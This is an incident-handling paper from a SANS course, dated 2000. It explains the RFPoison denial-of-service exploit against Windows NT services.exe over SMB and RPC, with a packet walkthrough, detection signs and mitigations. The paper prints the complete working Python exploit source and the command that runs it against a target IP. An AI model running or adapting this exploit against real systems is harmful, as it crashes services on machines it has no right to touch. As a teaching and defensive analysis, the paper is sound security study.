RFPoison DOS Exploit

SANS PH2000
Advanced Incident Handling and Hacker Exploits
Kelly Short
August 2000

Exploit Details

Name:	RFPoison by Rain Forest Puppy
Variants:	C version written by RFP. Python version written by nas.
Operating System:	Windows NT 4.0 Workstation SP 1 through 6 Windows NT 4.0 Server Windows NT 4.0 Server, Enterprise Edition Windows NT 4.0 Server, Terminal Server Edition
Protocols/Services:	TCP, NetBIOS, SMB, and RPC.
Brief Description:	This exploit targets the services.exe program running on Windows NT. The exploit works by sending a malformed packet to a victim that causes the Srvsvc.dll to reference an invalid memory location resulting in a call from Dr. Watson.

Protocol Descriptions

NetBIOS – (Network Basic Input/Output system) is a session layer protocol developed by IBM that allows the applications on different computers to communicate within a LAN. Although NetBIOS does not support a routing mechanism itself, applications communicating over the Internet are able to use a transport layer protocol such as TCP/IP. NetBIOS provides two modes or communication – session and datagram. During the execution of RFPoison session mode was used due to its ability to transfer larger messages than datagram mode.

SMB(CIFS) – (Service Message Block)/(Common Internet File System) provides a method for client and server applications to communicate over a network. SMB uses a session-based protocol such as NetBIOS as an interface, which in turn uses the transport layer protocol TCP/IP. In using these protocols the SMB client is able to access files on a remote server as well as the named pipes. Named pipes are a computer systems method of passing information from one computer process to another via pipe or message holding place, which in turn is given a specific name.

RPC – (Remote Procedure Call) is actually an extended version of the Local Procedure Call (LPC) that allows distributed client-server based applications to communicate. With RPC two processes need not be in the same address space but rather can have a network connecting them. RPC works similar to a function call in the programming world. Like a function call, when a remote procedure call is made to a server from a client, the server will process the request while the client remains idle. Another call cannot be made until the server responds or the request times out.

How the exploit works

The RFPoison exploit was written and documented by Rain Forest Puppy under the rfp.labs advisory RFP9906. The RFPoison program will cause a Denial of Service (DOS) to any target host that meets the following conditions:

a. Using Windows NT 4.0 operating system with SP 1-6 installed,
b. Has “Shares” active,
c. Running the “server” service, and
d. If run from an external source not blocking port 139 from the firewall.

It is important to note that although a host can be affected with just one execution of rfpoison, the program may need to be run numerous times to be considered successful. The use of a sniffer application was used in conjunction with the exploit so as to accurately determine the success or failure of the DOS attack. A summary of the packets collected is included in the sections below to better explain the finer points of this exploit.

The packets are been broken down in sections where applicable for ease of explanation and although a detailed view of the packets would have been more intuitive they have not been include for the sake of brevity.

Throughout the following section the attacker using IP Address of 10.0.0.1 will be described as the Client and the victim using 10.0.0.2 will be the Server.

A TCP/IP connection is initiated from the Client from port 1040 to the Server on port 139 using the syn/ack handshake.

```
       Source    Dest.         Time      Summary
       Address   Address
     1 [10.0.0.1] [10.0.0.2] 01:11:03 PM TCP: D=139 S=1040 SYN SEQ=299139 LEN=0 WIN=8192
     2 [10.0.0.2] [10.0.0.1] 01:11:03 PM TCP: D=1040 S=139 SYN ACK=299140 SEQ=9412402
LEN=0 WIN=8676
     3 [10.0.0.1] [10.0.0.2] 01:11:03 PM TCP: D=139 S=1040     ACK=9412403 WIN=8676
```

Once a TCP connection is established, the Client requests a NetBIOS session via port 139. At this point if the "server" service is disabled and the NetBIOS protocol is not running the exploit will fail.

```
     4 [10.0.0.1] [10.0.0.2] 01:11:03 PM NETB: Data, 76 bytes
     5 [10.0.0.2] [10.0.0.1] 01:11:03 PM NETB: Session confirm
```

During the SMB session setup, the Client and Server must agree on the protocol dialect to be used throughout the session using the Negotiate Protocol. The Client will transmit its available protocols or dialects within SMB Negotiate Protocol header. The Server's response indicates the chosen dialect will be number 7 which translates to "NT LM 0.12".

```
     6 [10.0.0.1] [10.0.0.2] 01:11:03 PM CIFS/SMB: C Negotiate Protocol Max Dialect
Index=7
     7 [10.0.0.2] [10.0.0.1] 01:11:03 PM CIFS/SMB: R Negotiate Protocol (to frame 6)
Status= OK   Chosen Dialect Index=7
```

Once the protocol of choice has been confirmed the Client will proceed to logon to the server by sending a Setup Account request. The Server replies with an account setup status of "ok".

```
     8 [10.0.0.1] [10.0.0.2] 01:11:03 PM CIFS/SMB: C Setup Account AndX  Account=, Primary
Domain=WORKGROUP
     9 [10.0.0.2] [10.0.0.1] 01:11:03 PM CIFS/SMB: R Setup Account AndX (to frame 8)
Status= OK
```

After the account is setup, the Client proceeds to connect to the tree \\`*SMBSERVER\IPC$`. The Server as shown in frame 11 accepts the connection to the requested path. The Client now has privilege to open, read, write and close access to files within the specified tree.

```
    10 [10.0.0.1] [10.0.0.2] 01:11:03 PM CIFS/SMB: C Tree Connect AndX
Path=\\*SMBSERVER\IPC$, Service=IPC
    11 [10.0.0.2] [10.0.0.1] 01:11:04 PM CIFS/SMB: R Tree Connect AndX (to frame 10)
Status= OK   Service=IPC ,Native File System=
```

In frame 12 the Client requests access to srvsvc.dll using the SMB Create request. The Server replies that the file exists and was opened successfully.

```
    12 [10.0.0.1] [10.0.0.2] 01:11:04 PM CIFS/SMB: C NT Create AndX Name=\srvsvc
    13 [10.0.0.2] [10.0.0.1] 01:11:04 PM CIFS/SMB: R NT Create AndX (to frame 12) Status=
OK   H=0800
```


The Client now using RPC binds to the file and using a CALL causes "srvsvc.dll to choke, and cause services.exe to reference bad memory location. For those geeks in the crowd, essentially srvsvc_netrshareenum in srvsvc.dll uses rpcrt4_ndrcomplexstructun marshall to tweak a string, but returns a NULL. Srvsvc_netrshareenum doesn't check for the return value, adds four to the pointer, and passes it up a function stack until finally that memory is read (address 00000004) Blam – Dr. Watson." --Rain.Forest.Puppy. RFP9906 advisory.

```
    14 [10.0.0.1] [10.0.0.2] 01:11:04 PM MS/DCE: RPC(V5.0) Bind
    15 [10.0.0.2] [10.0.0.1] 01:11:04 PM MS/DCE: RPC(V5.0) Bind Ack
    16 [10.0.0.1] [10.0.0.2] 01:11:04 PM SRVSVC: CALL (Share Enumerate)
```

The exploit is now complete. All sessions are terminated using the fin/ack handshake.


```
    17 [10.0.0.1] [10.0.0.2] 01:11:04 PM TCP: D=139 S=1040 FIN ACK=9412882 SEQ=299957
LEN=0 WIN=8197
    18 [10.0.0.2] [10.0.0.1] 01:11:04 PM TCP: D=1040 S=139 FIN ACK=299958 SEQ=9412882
LEN=0 WIN=7859
    19 [10.0.0.1] [10.0.0.2] 01:11:04 PM TCP: D=139 S=1040     ACK=9412883 WIN=8197
```

Diagram


Client
10.0.0.1
Server
10.0.0.2
Syn
Syn/Ack
Ack
NetB session req
NetB ok
SMB Neg Prtcl
SMB Prtcl NTLM .12
SMB acct setup req
SMB acct ok
SMB tree connect req
SMB connect ok
SMB access srvsvc
SMB connect ok
RPC bind req
RPC bind ack
SRVSCV call
Fin
Fin/Ack
Ack


How to use it?

Once the Python interpreter has been installed and the source code saved to the hard drive you're a simple command away from creating a DOS attack. The syntax for this program is c:\program_name <IP Address>.


Run
Type the name of a program, folder, or document, and Windows will open it for you.
Open:
Run in Separate Memory Space
OK
Cancel
Browse...

```
C:\rfpoison.py 10.0.0.2
```

If the program is compiled/interpreted correctly this window will appear.




```
Sending poison...
```

I suggest running a sniffer in conjunction with this exploit as it not intuitive that an attack is a success or failure. The above screen will only indicate that the attack is in progress.

It was originally written in C by Rain Forest Puppy and later written in Python by nas. The Python source code is included within this report while the C source can be found at www.wiretrip.org/rfp.

Signature of the attack


Although an attack of the RFPoison exploit is successful the victim may not be aware of the attack until the user attempts to access 'services' from the Control Panel, access shared file resources or make other named-pipe connections. Once the services.exe application is unable to locate the svrsvc.dll in memory Dr. Watson will make a house call.


Dr. Watson for Windows NT

An application error has occurred
and an application error log is being generated.

services.exe
Exception: access violation (0xc0000005), Address: 0x74b4da65

If the user attempts to access services.exe again an error message will be generated such as displayed below.


Services

The RPC server is unavailable.

Microsoft released another option of possible detection in the Q246045 support document. Microsoft suggests the **Create Crash Dump File** option be selected in the Drwtsn32.exe application. By doing this a crash dump file called User.dmp may be created in the %SystemRoot% folder when services.exe stops running. The administrator can then view the log and determine what caused the services.exe application to stop running.

How to protect against it

The first line of defense against RFPoison is blocking the NetBIOS session from being established between the attacker and the victim. This can be accomplished by configuring your firewall to block port 139 from entering your network, however this will not protect against internally generated attacks. For those types of attacks three lines of defense have been found to be effective although these antidotes may cause problems with networking if implemented so caution is advised.

1. a. Enable ‘RestrictAnonymous’.
   b. From the Run command type “regedit”.
   c. Create a DWORD key named ‘RestrictAnonymous’ with a value of ‘1’within the \HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa directory.

*Note: “This will restrict anonymous SMB connection which RFPoison uses. This should not affect legitimate users of the system. Suggested by David LeBlanc.” www.securityfocus.com bugtraq 754 Solution.

2. Unbind NetBIOS from TCP/IP. Since this will stop Windows networking it is not recommended unless you have NetBEUI or IPX installed.

3. Stop the Server Service.
   This step will restrict services across the network to FTP and HTTP.

Source Code

```
#!/usr/bin/env python
#
# Services.exe DoS
# hard work done by: rfp@wiretrip.net
# Python hack by: nas@adler.dynodns.net
#
# This only seems to work on NT. Also, it may have to be run multiple
# times before SERVICES.EXE will die. Improvements welcome.
#
# Usage: rfpoison.py <ip address>


import string
import struct
from socket import *
import sys


def a2b(s):
    bytes = map(lambda x: string.atoi(x, 16), string.split(s))
    data = string.join(map(chr, bytes), '')
    return data


def b2a(s):
    bytes = map(lambda x: '%.2x' % x, map(ord, s))
    return string.join(bytes, ' ')


# NBSS session request
nbss_session = a2b("""
    81 00 00 48 20 43 4b 46 44 45
    4e 45 43 46 44 45 46 46 43 46 47 45 46 46 43 43
    41 43 41 43 41 43 41 43 41 43 41 00 20 45 48 45
    42 46 45 45 46 45 4c 45 46 45 46 46 41 45 46 46
    43 43 41 43 41 43 41 43 41 43 41 41 41 00 00 00
    00 00
    """)


# SMB stuff
crud = (
    # SMBnegprot Request
    """
    ff 53 4d 42 72 00
    00 00 00 08 01 00 00 00 00 00 00 00 00 00 00 00
    00 00 00 00 f4 01 00 00 01 00 00 81 00 02 50 43
    20 4e 45 54 57 4f 52 4b 20 50 52 4f 47 52 41 4d
    20 31 2e 30 00 02 4d 49 43 52 4f 53 4f 46 54 20
    4e 45 54 57 4f 52 4b 53 20 31 2e 30 33 00 02 4d
    49 43 52 4f 53 4f 46 54 20 4e 45 54 57 4f 52 4b
    53 20 33 2e 30 00 02 4c 41 4e 4d 41 4e 31 2e 30
    00 02 4c 4d 31 2e 32 58 30 30 32 00 02 53 61 6d
    62 61 00 02 4e 54 20 4c 41 4e 4d 41 4e 20 31 2e
    30 00 02 4e 54 20 4c 4d 20 30 2e 31 32 00
    """,


    # SMBsessetupX Request
    """
    ff 53 4d 42 73 00
    00 00 00 08 01 00 00 00 00 00 00 00 00 00 00 00
    00 00 00 00 f4 01 00 00 01 00 0d ff 00 00 00 ff
    ff 02 00 f4 01 00 00 00 00 01 00 00 00 00 00 00
    00 00 00 00 00 17 00 00 00 57 4f 52 4b 47 52 4f
    55 50 00 55 6e 69 78 00 53 61 6d 62 61 00
    """,


    # SMBtconX Request
    """
    ff 53 4d 42 75 00
    00 00 00 08 01 00 00 00 00 00 00 00 00 00 00 00
    00 00 00 00 f4 01 00 08 01 00 04 ff 00 00 00 00
    00 01 00 17 00 00 5c 5c 2a 53 4d 42 53 45 52 56
    45 52 5c 49 50 43 24 00 49 50 43 00
    """,


    # SMBntcreateX request
    """
    ff 53 4d 42 a2 00
    00 00 00 08 01 00 00 00 00 00 00 00 00 00 00 00
    00 00 00 08 f4 01 00 08 01 00 18 ff 00 00 00 00
    07 00 06 00 00 00 00 00 00 00 9f 01 02 00 00 00
    00 00 00 00 00 00 00 00 00 00 03 00 00 00 01 00
    00 00 00 00 00 00 02 00 00 00 00 08 00 5c 73 72
    76 73 76 63 00
    """,


    # SMBtrans Request
    """
    ff 53 4d 42 25 00
    00 00 00 08 01 00 00 00 00 00 00 00 00 00 00 00
    00 00 00 08 f4 01 00 08 01 00 10 00 00 48 00 00
    00 48 00 00 00 00 00 00 00 00 00 00 00 00 00 4c
    00 48 00 4c 00 02 00 26 00 00 08 51 00 5c 50 49
    50 45 5c 00 00 00 05 00 0b 00 10 00 00 00 48 00
    00 00 01 00 00 00 30 16 30 16 00 00 00 00 01 00
    00 00 00 00 01 00 c8 4f 32 4b 70 16 d3 01 12 78
    5a 47 bf 6e e1 88 03 00 00 00 04 5d 88 8a eb 1c
    c9 11 9f e8 08 00 2b 10 48 60 02 00 00 00
    """,


    # SMBtrans Request
    """
    ff 53 4d 42 25 00
    00 00 00 08 01 00 00 00 00 00 00 00 00 00 00 00
    00 00 00 08 f4 01 00 08 01 00 10 00 00 58 00 00
    00 58 00 00 00 00 00 00 00 00 00 00 00 00 00 4c
    00 58 00 4c 00 02 00 26 00 00 08 61 00 5c 50 49
    50 45 5c 00 00 00 05 00 00 03 10 00 00 00 58 00
    00 00 02 00 00 00 48 00 00 00 00 00 0f 00 01 00
    00 00 0d 00 00 00 00 00 00 00 0d 00 00 00 5c 00
    5c 00 2a 00 53 00 4d 00 42 00 53 00 45 00 52 00
    56 00 45 00 52 00 00 00 00 00 01 00 00 00 01 00
    00 00 00 00 00 00 ff ff ff ff 00 00 00 00
    """
)
crud = map(a2b, crud)



def smb_send(sock, data, type=0, flags=0):
    d = struct.pack('!BBH', type, flags, len(data))
    #print 'send:', b2a(d+data)
    sock.send(d+data)


def smb_recv(sock):
    s = sock.recv(4)
    assert(len(s) == 4)
    type, flags, length = struct.unpack('!BBH', s)
    data = sock.recv(length)
    assert(len(data) == length)
    #print 'recv:', b2a(s+data)
    return type, flags, data


def nbss_send(sock, data):
    sock.send(data)


def nbss_recv(sock):
    s = sock.recv(4)
    assert(len(s) == 4)
    return s
```

```
def main(host, port=139):
    s = socket(AF_INET, SOCK_STREAM)
    s.connect(host, port)
    nbss_send(s, nbss_session)
    nbss_recv(s)
    for msg in crud[:-1]:
        smb_send(s, msg)
        smb_recv(s)
    smb_send(s, crud[-1]) # no response to this
    s.close()


if __name__ == '__main__':
    print 'Sending poison...',
    main(sys.argv[1])
    print 'done.'
```

Additional Information

C source code, Python Source Code and RFPoison details from the creator Rain Forest Puppy.
www.wiretrip.net/rfp

Python Intreptor
www.python.org

Microsoft Advisory
http://support.microsoft.com/support/kb/articles/q246/0/45.asp

Security Focus – Bugtraq id 754
http://www.securityfocus.com